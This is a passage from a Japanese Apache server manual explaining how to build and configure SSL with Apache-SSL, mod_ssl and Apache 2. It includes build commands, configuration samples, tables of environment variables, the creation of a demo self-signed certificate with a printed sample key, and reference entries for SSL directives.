
情けないメッセージが表示されてしまった。この汚名を晴らす簡単な方法は、後述するいずれかの会社から個人用の証明書を入手することだ。

環境変数

Apache-SSLをインストールすると、多数の環境変数が新たに設定される。これらの環境変数は、CGIスクリプト（「16章 CGIとPerl」参照）の中で使うことができる。環境変数のリストを表11-1に示す。

[†] パスフレーズが要求されない場合、新しいバージョンのApacheはこのメッセージを表示しないことがある。

表11-1 Apacheバージョン1.3の環境変数

変数	値のタイプ	説明
HTTPS	フラグ	HTTPSが使用されていることを示す。
HTTPS_CIPHER	文字列	SSL/TLS暗号化の仕様。
SSL_CIPHER	文字列	HTTPS_CIPHERと同じ。
SSL_PROTOCOL_VERSION	文字列	SSLプロトコルのバージョン。
SSL_SSLEAY_VERSION	文字列	SSLeayのバージョン。
HTTPS_KEYSIZE	数値	セッションキーの長さ (ビット)。
HTTPS_SECRETKEYSIZE	数値	秘密鍵の長さ (ビット)。
SSL_CLIENT_DN	文字列	クライアント証明書のDN。
SSL_CLIENT_x509	文字列	クライアント証明書のDNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_CLIENT_I_DN	文字列	クライアント証明書の発行者DN。
SSL_CLIENT_I_x509	文字列	クライアント証明書の発行者DNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_SERVER_DN	文字列	サーバ証明書のDN。
SSL_SERVER_x509	文字列	サーバ証明書のDNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_SERVER_I_DN	文字列	サーバ証明書の発行者DN。
SSL_SERVER_I_x509	文字列	サーバ証明書の発行者DNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_CLIENT_CERT	文字列	クライアント証明書のBase64エンコーディング。
SSL_CLIENT_CERT_CHAIN_n	文字列	クライアント証明書連鎖のBase64エンコーディング。

11.7.2 Apacheバージョン1.3でのmod_sslの利用

mod-sslを利用してApacheバージョン1.3にSSLを実装することもできる。SSLの概論については、http://www.modssl.org/docs/2.8/ssl_intro.html[†]にうまくまとめられているので、こちらも参照してほしい。

mod_sslのtarファイルは、使用しているApache 1.3のバージョンに対応したバージョンを入手する必要がある (筆者らの場合はバージョン1.3.26)。このtarファイルは<http://www.modssl.org/>からダウンロードできる。このほか、openssl (<http://www.openssl.org/>) も入手する必要がある。さらに、ディスクベースのセッションキャッシュではなくRAMベースのセッションキャッシュを使う場合には共有メモリライブラリ (<http://www.engelschall.com/sw/mm/>) が必要になる。筆者らは、これらのファイルを/usr/src以下のそれぞれ対応するディレクトリに配置した。また、Perlとgzipも必要になるが、これらのインストール方法については割愛する。

次のようにして、mod_sslのパッケージを解凍する。

[†] [Web Security: A Matter of Trust, World Wide Web Journal] Volume 2, Issue 3, Summer 1997, Frederick J. Hirsch (The Open Group Research Institute) 著, 「Introducing SSL and Certificates using SSLeay」。

```
gunzip mod_ssl-2.8.10-1.3.26.tar.gz
```

そして、`.tar`ファイルの中身を展開する。

```
tar xvf mod_ssl-2.8.10-1.3.26.tar
```

その他のパッケージも同様に解凍・展開する。.../`mod_ssl/mod_ssl-<日付>-<バージョン>`に移動して、`INSTALL`ファイルに目を通そう。

まず、OpenSSLライブラリを設定およびビルドする。OpenSSLのディレクトリに移動して、次のように入力しよう。

```
sh config no-idea no-threads -fPIC
```

PICは大文字で入力する必要がある。このコマンドにより、使用しているUnix環境に合った`makefile`が作成される。そして、いつものように以下のコマンドを実行する。

```
make
make test
```

この処理には少し時間がかかる。次に、筆者らはオプションとして`mm`もインストールした。

```
cd ....mm/mm-1.2.1
./configure ==prefix=/usr/src/mm/mm-1.2.1
make
make test
make install
```

ここから`mod_ssl`のインストール作業に入る。`mod_ssl`のディレクトリに移動しよう。`INSTALL`ファイルには多くの推奨事項と警告が記述されており、作業手順も複数説明されているが、最小のビルド設定は以下ようになる。ここでは、`mm`に関する設定も省いてある。指定している設定オプションは、筆者らのディレクトリレイアウトを反映したものであることに注意してほしい。`\`は、コマンドの途中での改行を可能にする。

```
./configure --with-apache=/usr/src/apache/apache_1.3.26 \
--with-ssl=/usr/src/openssl/openssl-0.9.6a \
--prefix=/usr/local
```

これにより、特定のバージョンのApacheに合わせて`mod_ssl`が設定され、さらにApacheの設定も行われる。`configure`スクリプトは、以下のメッセージを表示して終了する。

```
Now proceed with the following commands:
$ cd /usr/src/apache/apache_1.3.26
$ make
$ make certificate
```

これらのコマンドを実行すると、証明書のデモが生成される。暗号化方式としてRSAとDSAのどちらを使用するかを尋ねられるので、デフォルトのRSAを意味する“R”を入力する（DSAをサポートするブラウザは存在していないため）。さらに、いくつかの情報を入力するように求められる。ここで生成するのは本物の証明書ではないので、適当に入力して構わない。ほとんどの質問にはデフォルトが用意されているので、これらについてはリターンキーを押していけばよいだろう。

```
1. Contry Name          (2 letter code) [XY]:
....
```

PEMパスフレーズを入力するように求められるが、これは覚えておけるようなものならどんなものでも構わない。このプロセスの目的は、以下のファイルを生成することだ。

```
.../conf/ssl.key/server.key
```

秘密鍵ファイル。

```
.../conf/ssl.crt/server.crt
```

X.509証明書ファイル。

```
.../conf/ssl.csr/server.csr
```

PEMエンコードされたX.509証明書署名要求ファイル。このファイルをCAに送ることによって、.../conf/ssl.crt/server.crtに代わる本物のサーバ証明書を取得できる。

次のように入力する。

```
$ make install
```

すると、Configファイルを確認するように求めるメッセージが表示される。Configファイル内の該当行を以下に示す。

```
##  SSLグローバルコンテキスト
##
##  このコンテキストにおけるすべてのSSL設定は、主サーバおよびSSLが有効
##  なすべてのバーチャルホストに適用される。
##
#
#  証明書およびCRLをダウンロードするためのMIMEタイプ設定
#
```

```

<IfDefine SSL>
AddType application/x-x509-ca-cert .crt
AddType application/x-pkcs7-crl .crl
</IfDefine>

<IfModule mod_ssl.c>

#   バスフレーズに関する対話設定:
#   バスフレーズの取得プロセスを設定する。
#   対話のフィルタリングプログラム ('builtin' は内部ターミナルとの対話)
#   は、バスフレーズを標準出力に出力する必要がある。
SSLPassPhraseDialog builtin

#   プロセス間セッションキャッシュの設定:
#   SSLセッションキャッシュの設定: 1つめのディレクティブは使用する
#   メカニズムを指定し、2つめは期限切れにする時間(秒単位)を指定する。
#SSLSessionCache             none
#SSLSessionCache             shmht:/usr/local/sbin/logs/ssl_scache(512000)
#SSLSessionCache             shmcb:/usr/local/sbin/logs/ssl_scache(512000)
SSLSessionCache              dbm:/usr/local/sbin/logs/ssl_scache
SSLSessionCacheTimeout      300

```

`mod_ssl`を使う場合は、このような行を実際のConfigファイルに含める必要がある。`/usr/src/bin`に移動して次のように入力すると、新しいApacheが正常に動作するかどうかを確認できる。

```
./apachectl startssl
```

`./`を指定するのを忘れないようにしましょう。さもないと、(おそらくは動作しない)別の`apachectl`を実行することになる。

これらSSL関連のディレクティブはApacheバージョン2と共通なので、このあと説明する。

11.7.3 Apacheバージョン2でのSSLの利用

Apacheバージョン2でSSLを使用する場合、選択肢は1つしかないので話は簡単だ。まず、すでに説明したとおりにOpenSSLをダウンロードしよう。そしてApacheのソースディレクトリに移動し、すべてのファイルを削除する。筆者らの場合、`/usr/src/apache`に`httpd-2_0_28-beta.tar`ファイルと`httpd-2_0_28`ディレクトリがあるので、`httpd-2_0_28`ディレクトリを削除し、`httpd-2_0_28-beta.tar`ファイルを使って再度ビルドを行った。

```

rm -r httpd-2_0_28
tar xvf httpd-2_0_28-beta.tar
cd httpd-2_0_28

```

SSLサポートを有効にしてApacheをビルドするには、以下のように入力する。

```
./configure --with-layout=GNU --enable-ssl --with-ssl=<SSLソースへのパス> --
prefix=/usr/local
make
make install
```

これにより、Prefixで指定したパスのbinサブディレクトリに実行ファイルhttpd（バージョン1.3の場合と異なり、httpsdではないことに注意）が生成される。

http://httpd.apache.org/docs-2.0/ssl/ssl_faq.htmlと<http://www.openssl.org/support/faq.html>にうまくまとめられたFAQがあるので、こちらも参照してほしい。

Config ファイル

...site.ssl/apache_2に、先に示したConfigファイルと同等の内容のConfigファイルを用意してある。

```
User webserv
Group webserv

LogLevel notice
LogFormat "%h %l %t \"%r\" %s %b %a %{user-agent}i %U" sidney

#SSLCacheServerPort 1234
#SSLCacheServerPath /usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLSessionCache dbm:/usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLCertificateFile /usr/src/apache/apache_1.3.19/SSLconf/conf/new1.cert.cert
SSLCertificateKeyFile /usr/src/apache/apache_1.3.19/SSLconf/conf/privkey.pem

SSLVerifyClient 0
SSLSessionCacheTimeout 3600

Listen 192.168.123.2:80
Listen 192.168.123.2:443

<VirtualHost 192.168.123.2:80>
SSLEngine off
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney
</VirtualHost>

<VirtualHost 192.168.123.2:443>
SSLEngine on
ServerName sales.butterthlies.com

DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
```

```
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney

<Directory /usr/www/APACHE3/site.virtual/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
Require group cleaners
</Directory>
</VirtualHost>
```

一部のディレクティブを変更する必要があるので少し面倒だが、実運用では、日によってApacheのバージョンを切り替えたりするわけではないので問題ないだろう。

この設定の中で唯一不可解なのは、SSLSessionCacheをnone（デフォルト）に設定した場合や、ディレクティブ自体を記述しなかった場合に、ブラウザがサーバを見つけられなくなったことが、上記のように設定すれば正常に動作する。

環境変数

`mod_ssl`は、SSIおよびCGI名前空間に環境変数を追加するという形で、SSLに関する多くの情報を提供する。このモジュールが提供する環境変数を表11-2に示す。後方互換性のため、これらの環境変数は別の名前でも利用できるようになっている。

表11-2 Apacheバージョン2の環境変数

変数	値のタイプ	説明
HTTPS	フラグ	HTTPSが使用されていることを示す。
SSL_PROTOCOL	文字列	SSLプロトコルのバージョン（SSL v2、SSL v3、TLS v1）。
SSL_SESSION_ID	文字列	16進数でエンコードされたSSLセッションID。
SSL_CIPHER	文字列	暗号化の仕様名。
SSL_CIPHER_EXPORT	文字列	暗号が輸出用のものである場合はTrue。
SSL_CIPHER_USEKEYSIZE	数値	実際に使用されている暗号のビット数。
SSL_CIPHER_ALGKEYSIZE	数値	使用可能な暗号のビット数。
SSL_VERSION_INTERFACE	文字列	<code>mod_ssl</code> プログラムのバージョン。
SSL_VERSION_LIBRARY	文字列	OpenSSLプログラムのバージョン。
SSL_CLIENT_M_VERSION	文字列	クライアント証明書のバージョン。
SSL_CLIENT_M_SERIAL	文字列	クライアント証明書のシリアル番号。
SSL_CLIENT_S_DN	文字列	クライアント証明書のサブジェクトDN。
SSL_CLIENT_S_DN_x509	文字列	クライアント証明書のサブジェクトDNのコンポーネント。 x509は、X.509証明書のDNのコンポーネント。
SSL_CLIENT_I_DN	文字列	クライアント証明書の発行者DN。
SSL_CLIENT_I_DN_x509	文字列	クライアント証明書の発行者DNのコンポーネント。x509 は、X.509証明書のDNのコンポーネント。
SSL_CLIENT_V_START	文字列	クライアント証明書の有効期間（開始日）。

変数	値のタイプ	説明
SSL_CLIENT_V_END	文字列	クライアント証明書の有効期間（満了日）。
SSL_CLIENT_A_SIG	文字列	クライアント証明書の署名に使われているアルゴリズム。
SSL_CLIENT_A_KEY	文字列	クライアント証明書の公開鍵に使われているアルゴリズム。
SSL_CLIENT_CERT	文字列	PEMエンコードされたクライアント証明書。
SSL_CLIENT_CERT_CHAINn	文字列	クライアント証明書連鎖内のPEMエンコードされたクライアント証明書。
SSL_CLIENT_VERIFY	文字列	NONE、SUCCESS、GENEROUS、またはFAILED: <原因>。
SSL_SERVER_M_VERSION	文字列	サーバ証明書のバージョン。
SSL_SERVER_M_SERIAL	文字列	サーバ証明書のシリアル番号。
SSL_SERVER_S_DN	文字列	サーバ証明書のサブジェクトDN。
SSL_SERVER_S_DN_x509	文字列	サーバ証明書のサブジェクトDNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_SERVER_I_DN	文字列	サーバ証明書の発行者DN。
SSL_SERVER_I_DN_x509	文字列	サーバ証明書の発行者DNのコンポーネント。x509は、X.509証明書のDNのコンポーネント。
SSL_SERVER_V_START	文字列	サーバ証明書の有効期間（開始日）。
SSL_SERVER_V_END	文字列	サーバ証明書の有効期間（満了日）。
SSL_SERVER_A_SIG	文字列	サーバ証明書の署名に使われているアルゴリズム。
SSL_SERVER_A_KEY	文字列	サーバ証明書の公開鍵に使われているアルゴリズム。
SSL_SERVER_CERT	文字列	PEMエンコードされたサーバ証明書。

11.7.4 テスト証明書の作成

Apacheのバージョンを問わず、ここでテスト証明書が必要になる。../srcに移動して、次のように入力しよう。

```
%make certificate
```

組織の名前や所在地などについて質問される。

```
ps > /tmp/ssl-rand; date >> /tmp/ssl-rand; RANDFILE=/tmp/ssl-rand
/usr/local/ssl/bin/openssl req -config ../SSLconf/conf/ssleay.cnf -new -x509
-nodes -out ../SSLconf/conf/httpsd.pem -keyout ../SSLconf/conf/httpsd.pem;
ln -sf httpsd.pem ../SSLconf/conf/'/usr/local/ssl/bin/openssl x509 -noout -
hash < ../SSLconf/conf/httpsd.pem'.0; rm /tmp/ssl-rand
Using configuration from ../SSLconf/conf/ssleay.cnf
Generating a 1024 bit RSA private key
.....++++++
.....++++++
writing new private key to '../SSLconf/conf/httpsd.pem'
-----
```

```

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:US
State or Province Name (full name) [Some-State]:Nevada
Locality Name (eg, city) []:Hopeful City
Organization Name (eg, company; recommended) []:Butterthlies Inc
Organizational Unit Name (eg, section) []:Sales
server name (eg. ssl.domain.tld; required!!!) []:sales.butterthlies.com
Email Address []:sales@butterthlies.com

```

これまでと同様、入力する内容は太字で示している。問題となる唯一の項目は“server name”で、ここには読者のサーバの完全修飾ドメイン名（FQDN）を入力する必要がある。この項目は決して間違えないようにしてほしい。なぜなら、セキュリティに対応したクライアントのブラウザは、このアドレスとアクセスしているアドレスが同じかどうかを検査するからだ。結果を確認するため、前述のディレクトリの.../SSLConf/confに移動しよう。httpsd.pem ファイルを開くと、以下のような内容が書き込まれているのを確認できるはずだ（もちろん、読者のファイルの内容とは一致しない）。

```

-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDBpDjpJQxvcPRdhNoflTOCyQp1Dhg0kBruGAHixwYYHd1M/z6k
pi8EJFvvkoYdesTVzW+6iABQbk9fzvnG5apxy8aB+byoKZ575ce2Rg43i3KNTXY+
RXUzy/5HIiL0JtX/oCESGKt5W/xd8G/xoKR5Qe0P+1hgjASF2p97NUhtOQIDAQAB
AoGALih4DiZXFCcoEaP2DLdBaHGT1hfHuU7q4pbi2CPfkQZMU0jgPz140psKCa7I
6T6yxfi0TVG5mMWdu4r+Jp/q8ppQ94MUB5oOKSb/Kv2vsZ+T0ZCBnpzt1eia9ypX
ELTZhgFGkuq7mHNGlMyviIcq6Qct+gxd9omPsd53W0th4ECQQDmyHqrrtaVlw8
aGxbTz1Xp14Bq5RG9Ro1eibhXId3sHkIKFKDAUEjzkMGzUm7Y7DLbCOD/hdFV6V+
pJwCvNgDAKEA1szPPD4eB/tuqCTZ+2nxcR6YqpUkT9FPBAV9Gwe7Svbct0yu/nnY
bPv2fcuRWJGI23UIpWScyBEER/z34El3EwJBALdw8YVtIHT9I1HN9fct93mKCrov
JSyF1PBfCRqnTvK/bmUij/ub+qg4YqS8dvghl1L0NVumrBdpTgb069QaEDvsCQDVe
P6MNH/MFwnGeb1Zr9SQQ4QeI9LOsIoCySGod2qf+e8pDEDu2vsmXvDUWKcxyZoV
Eufc/qMqrnHPZVrhhecCQCSP6nb5Aku2dbhX+TdYQZZDoRE2mkYkjWdK+B22C2/4
C5VTb4CUF7d6ukDVMt2d0/SiAVHBEI2dR8Vw0G7hJPY=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICvTCCAiYCAQAwDQYJKoZIhvcNAQEEBQAwwaYxwCzAJBgNVBAYTA1VtMQ8wDQYD
VQoIEwZOXZzhZGExFTATBgNVBACTEhvcGVmdWwqQ210eTEZMBcGA1UEChMQQnV0
dGVydgHsaWVzIEluYzEOMAwGA1UECjMFU2FsZXMxHTABBgNVBAMTFHd3dy5idXR0
ZXJ0aGxpZXMuY29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0ZXJ0aGxpZXMu
Y29tMB4XDTE4MDYgNyJExNDUwNFoXDTk4MDkyNTE4NDUwNFowgaYxwCzAJBgNVBAYT
A1VtMQ8wDQYDQYVQoIEwZOXZzhZGExFTATBgNVBACTEhvcGVmdWwqQ210eTEZMBcG
A1UEChMQQnV0dGVydgHsaWVzIEluYzEOMAwGA1UECjMFU2FsZXMxHTABBgNVBAMT
FHd3dy5idXR0ZXJ0aGxpZXMuY29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0
ZXJ0aGxpZXMuY29tMIGFMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDBpDjpJQxv

```

```
cPRdhN0flTOCyQp1Dhg0kBruGAHiwxYYHd1M/z6kpi8EJFvvkoYdesTVzM+6iABQ
bk9fzvng5apxy8aB+byoKZ575ce2Rg43i3KNTXY+RXUzy/5HIiL0JtX/oCESGKt5
W/xd8G/xoKR5Qe0P+1hgjASF2p97NUhtOQIDAQABMA0GCSqGSib3DQEBAUAA4GB
A1rQjOfQTeOHXBS+zcXy9OWpgcfyxI5GQBg6VWlRlhtEtYDSdyNq9hrAT/TGUwd
Jm/whjGLtD7wPx6c0mR/xsoWw0Eva2hIQJhDlwmnXk1F3M55ZA3Cfg0/qb8smeTx
7kM1LoxQjZL0bg61Av3WG/TtuGqYshpE09eu77ANLngp
-----END CERTIFICATE-----
```

実はこの証明書は、一般的なものとは若干異なっている。というのも、この例では、私たちの秘密鍵とルート認証機関としての私たち自身の署名を持つ証明書を組み合わせているからだ。本来なら、秘密鍵と証明書を切り離しておき、*root*だけが秘密鍵にアクセスできるようにしたいところだが（方法については本節で後述）、テスト目的のために、便宜上このような方法を採用した。実際は、私たちよりも信頼性の高いと思われる組織がルートCAとなるだろう。しかし、機能面で言えば、これは実際の証明書と何ら変わりはない。実際の証明書との大きな違いは、安価かつ簡単に手に入ることだ。

この証明書にはパスフレーズも設定されていない。設定されている場合は、*httpsd*の起動時にその入力求められる。筆者らは、パスフレーズをよい手段とは考えていない。サーバが自動的に再起動できなくなるからだ。しかし、パスフレーズを利用した証明書に自身で署名したい場合は、*Makefile*を編集し（*Configuration*を再実行する場合はもう1度編集する）、「*certificate:*」セクションから*-nodes*フラグを削除して、前述の手順に従う。あるいは、次の手順でもよい。この手順は、後述のCAに正式な証明書の発行を依頼する場合にも利用できる。.../*SSLConf/conf*に移動して、次のように入力しよう。

```
% openssl req -new -outform PEM> new.cert.csr
...
writing new private key to 'privkey.pem'
enter PEM pass phrase:
```

パスフレーズを入力して、前述と同様にいくつかの質問に答える。また、チャレンジパスワードを入力するように求められる。筆者らは“*swan*”とした。これにより、組織の秘密鍵と先ほど指定した情報（組織の名前や所在地など）を用いて、暗号化されたパスフレーズが埋め込まれた証明書署名要求（Certificate Signing Request: CSR）が生成される。サーバ証明書を取得する場合は、このCSRを任意のCAに送る必要がある。そしてCAの担当者があなたの公開鍵を使ってCSRを復号することができれば、その担当者は、（程度はさまざまだが）あなたの身元チェックに進むことができるというわけだ。

しかしその後、前述のようにApacheの起動に手間がかかるといった理由でパスフレーズが不要になった場合は、次のコマンドでパスフレーズを削除できる。

```
% openssl rsa -in privkey.pem -out privkey.pem
```

もちろん、パスフレーズを削除するためにはパスフレーズを入力する必要がある。いずれにしても、このリクエストは署名済みの証明書に変換しなければならない。

```
% openssl x509 -in new1.cert.csr -out new1.cert.cert -req -signkey
privkey.pem
```

先に述べたように、このファイルのパーミッションはrootだけが持つようにした方がよい。次のコマンドを実行しておこう。

```
chmod u=r,go= privkey.pem
```

これで、セキュアなバージョンのApache (*httpsd*)、証明書 (*new1.cert.cert*)、証明書署名要求 (*new1.cert.csr*)、および署名済みの鍵 (*privkey.pem*) が作成されたことになる。

11.7.5 サーバ証明書の取得

先に生成したものよりも信頼性の高い証明書が必要な場合は、以下のいずれかの企業から取得する必要がある。

<http://resellers.tucows.com/products/>に掲載されている代理店
 Thawte Consulting (<http://www.thawte.com/buy.html>)
 CertiSign Certificadora Digital Ltda. (<http://www.certsign.com.br>)
 IKS GmbH (<http://www.iks-jena.de/produkte/ca/>)
 BelSign NV/SA (<http://www.belsign.be>)
 Verisign, Inc. (<http://www.verisign.com/guide/apache>)
 TC TrustCenter (ドイツ、<http://www.trustcenter.de/>)
 Deutsches Forschungsnetz (<http://www.pca.dfn.de/dfnpca/certify/ssl/>)
 Baycorp Advantage Ltd. (オーストラリア・ニュージーランド、<http://www.baycorpadvantage.com/>)
 Entrust.net Ltd. (<http://www.entrust.net/products/index.htm>)
 Equifax Inc. (<http://www.equifaxsecure.com/ebusinessid/>)
 GlobalSign NV/SA (<http://www.GlobalSign.net>)
 NetLock Kft. (ハンガリー、<http://www.netlock.net>)
 Certplus SA (フランス、<http://www.certplus.com>)

CSRに関しては標準の形式が定められていないため、これらの企業が採用している手順はそれぞれ異なる可能性がある。したがって、証明書の購入手続きを行う前に、そのCAで必要とされる項目を調べておくことをお勧めする。

11.7.6 グローバルセッションキャッシュ

SSLでは、セッション鍵を利用して接続の安全を確保する。接続が開かれると、クライアントとサーバ間で証明書がチェックされ、新しいセッション鍵が照合される(公開鍵暗号化の性質上、この新しい鍵はクライアントとサーバにのみ知らされる)。この処理には時間がかかるので、Apache-SSL

とクライアントは協調し、セッション鍵を再利用することで状況を改善する。しかし残念ながら、Apacheはマルチプロセス実行モデルを採用しているので、クライアントからの次の接続がサーバの同じインスタンスを使用するという保証はない。実際に、そうなることの方が珍しいのだ。したがって、Apache-SSLの全インスタンスからアクセス可能なキャッシュに、セッション情報を格納しておく必要がある。これがgcacheプログラムの機能だ。このプログラムは、後述のSSLCacheServerPath、SSLCacheServerPort、およびSSLSessionCacheTimeoutディレクティブ（Apacheバージョン1.3の場合）と、SSLSessionCacheディレクティブ（Apacheバージョン2の場合）を使って制御する。

11.8 SSL用のディレクティブ

Apache-SSLに用意されているApacheバージョン1.3用のディレクティブを以下に示す。その後で、Apacheバージョン2で導入された新しいディレクティブについて説明する。さらにその後には、暗号化セットについての短い節も設けてある。

11.8.1 Apacheバージョン1.3用のApache-SSLディレクティブ

SSLDisable

SSLDisable

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2では利用不可

SSLを無効にする。これはセキュアなホストと一般ホストを同一ホスト上に同居させたい場合に有用だ。反対に、SSLを有効にするにはSSLEnableを使用する。このディレクティブは、バーチャルホスト設定の前、ファイルの先頭に記述することをお勧めする。

SSLEnable

SSLEnable

互換性: サーバ設定ファイル、バーチャルホスト

Apache v2では利用不可

SSLを有効にする。これがデフォルトである。主サーバでSSLDisableを設定している場合は、このディレクティブでバーチャルホスト用に新たにSSLを有効にできる。

SSLRequireSSL

SSLRequireSSL

サーバ設定ファイル、.htaccess、バーチャルホスト、ディレクトリ

互換性: Apache v1.3、v2で利用可能

SSLを要求する。このディレクティブを<Directory>などのセクションで設定すると、不注意でSSLを無効にするのを防ぐことができる。また、SSLRequireSSLを適用しているときにSSLを使用していない場合は、アクセスは拒否される。これは、クリティカルな情報を二重に保護する手段として有効だ。

SSLDenySSL

SSLDenySSL

サーバ設定ファイル、.htaccess、バーチャルホスト、ディレクトリ

互換性: Apache v2 では利用不可

RequireSSLとは逆に、SSLが使用されている場合にアクセスを拒否する。このディレクティブは、サーバのパフォーマンスを低下させたくない場合に使うといいだろう。複雑なConfigファイルでは、セクション内で誤ってSSLを有効にしてしまい、パフォーマンスの低下を招くことがある。このディレクティブを使うと、乱暴なやり方ではあるが、こうした問題を防ぐことができる。

SSLCacheServerPath

SSLCacheServerPath *filename*

サーバ設定ファイル

互換性: Apache v2 では利用不可

このディレクティブは、グローバルキャッシュサーバであるgcacheへのパスを指定する。絶対パスでも、ServerRootからの相対パスでも構わない。

SSLCacheServerRunDir

SSLCacheServerRunDir *directory*

サーバ設定ファイル

互換性: Apache v2 では利用不可

このディレクティブは、gcacheが動作するディレクトリを設定する。これにより、gcacheはデバッグ中にコアダンプを生成できる。

SSLCacheServerPort

SSLCacheServerPort *file|port*

サーバ設定ファイル

互換性: Apache v2 では利用不可

キャッシュサーバは、TCP/IPポートまたはUnixのドメインソケットのどちらを使用しても構わない。fileまたはport引数が数字の場合は、そのポート番号のTCP/IPポートが使用される。そうでない場合は、Unixのドメインソケットへのパスとして認識される。

注意事項

- 数字を指定する場合は、ほかのパッケージが使用している可能性のあるTCPソケットを指定しないように注意する。これを超える魔法のような方法は存在しないので、使用されているTCPソケットを自分で把握している必要がある。`netstat -an | grep LISTEN`というコマンドを実行すると、実際に使用されているソケットを確認できる。ただし当然のことながら、このとき実行されていないサービスが別のソケットを使用している可能性もあるので注意する。
- パスを記述してUnixのドメインソケットを指定する場合は、そのディレクトリが存在していて、適切なパーミッションが設定されている必要がある。
- Unixのドメインソケットはパスの「ファイル名」部分で呼び出されるが、事前にそのファイルを作成してはならない。そのパスにファイルを作成した場合、ソケットが正常に生成されなくなる。

SSLSessionCacheTimeout

`SSLSessionCacheTimeout time_in_seconds`

サーバ設定ファイル、バーチャルホスト

互換性: Apache v1.3、v2で利用可能

クライアントが初めてサーバに接続すると、セッション鍵が生成される。このディレクティブは、セッション鍵がローカルにキャッシュされている時間を秒単位で設定する。値が小さいほど安全だが（すぐに新しい鍵が作られるので、ハッカーが鍵を破るための時間が限られる）、処理速度は遅くなる。タイムアウトごとに鍵が作り直されるためだ。サーバがクライアント証明書を要求している場合は、タイムアウトごとに証明書も再提示しなければならない。一般的な目的の場合は、次のように時間単位でタイムアウトを設定すると無難だ。

```
SSLSessionCacheTimeout 3600
```

SSLCACertificatePath

`SSLCACertificatePath directory`

サーバ設定ファイル、バーチャルホスト

互換性: Apache v1.3、v2で利用可能

このディレクティブは、サイト管理者が受け取るつもりのあるクライアント証明書を発行する認証機関の証明書を保管しておくディレクトリへのパスを指定する。証明書はPEMエンコード（証明書の安全性を高めるための暗号技術）されている必要がある。

SSLCACertificateFile

`SSLCACertificateFile filename`

サーバ設定ファイル、バーチャルホスト

互換性: Apache v1.3、v2 で利用可能

単一のCAが発行したクライアント証明書を受け取る場合は、`SSLCACertificatePath`の代わりにこのディレクティブを使用して、PEMエンコードされた単一の証明書ファイル[†]を指定できる。このファイルには、複数の証明書を収めることができる。

SSLCertificateFile

`SSLCertificateFile filename`

サーバ設定ファイル (<Directory> および <Location> ブロック外)

互換性: Apache v1.3、v2 で利用可能

PEMエンコードされたサーバの証明書を指定する。これはDER (distinguished encoding rules) でエンコードされた上でASCII-armourされるので、Web間を転送しても安全である。この証明書が暗号化されている場合には、パスフレーズを入力するように求められる。

Apacheバージョン2では、オプションとして、対応するRSAまたはDSA秘密鍵ファイルをこのファイルに含めることができる。RSAベースのサーバ証明書とDSAベースのサーバ証明書を同時に使用している場合は、このディレクティブを2回まで使用して、それぞれ別のファイルを指定できる。

SSLCertificateKeyFile

`SSLCertificateKeyFile filename`

サーバ設定ファイル (<Directory> および <Location> ブロック外)

互換性: Apache v1.3、v2 で利用可能

PEMエンコードされたサーバの証明書の秘密鍵を指定する。鍵と証明書が結合されていない場合には、鍵ファイルの位置を指定するため、このディレクティブを使うことになる。ファイル名が「/」で始まっていると絶対パス指定とみなされ、それ以外の場合にはデフォルトの証明書格納領域からの相対指定とみなされる。現在、SSLeayでのデフォルトの証明書格納領域は、`/usr/local/ssl/private`、もしくは`<SSLのインストールディレクトリ>/private`のどちらかに設定される。

例

```
SSLCertificateKeyFile /usr/local/apache/certs/my.server.key.pem
SSLCertificateKeyFile certs/my.server.key.pem
```

Apacheバージョン2において、RSAベースのサーバ証明書とDSAベースのサーバ証明書を同時に使用している場合は、このディレクティブを2回まで使用して、それぞれ別のファイルを指定できる。

[†] PEMエンコードはSSLeayによって行われるが、これを認めない人は多い。

SSLVerifyClient

SSLVerifyClient level

デフォルト: 0

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: Apache v1.3、v2 で利用可能

このディレクティブは、サーバごとまたはディレクトリごとのコンテキストで使用できる。サーバ単位のコンテキストで使用する場合は、接続の確立時にクライアントの認証プロセスが制御される。ディレクトリ単位のコンテキストで使用する場合は、HTTPS リクエストを受け取った後、それに対するレスポンスを返信する前に、再度ネゴシエーションが行われる。このディレクティブでは、クライアントへの要求内容を指定する。Apacheバージョン1.3では数字、バージョン2ではキーワードを使用する。

0または'none'

証明書は要求しない。

1または'optional'

クライアントは有効な証明書を提示してもよい。

2または'require'

クライアントは有効な証明書を提示しなければならない。

3または'optional_no_ca'

クライアントは有効な証明書を提示してもよいが、鍵を保持している証明機関発行のものである必要はない。

現実的なレベルで有用なのは、0と2だけである。

SSLVerifyDepth

SSLVerifyDepth depth

サーバ設定ファイル、バーチャルホスト

デフォルト (v2) : 1

互換性: Apache v1.3、v2 で利用可能

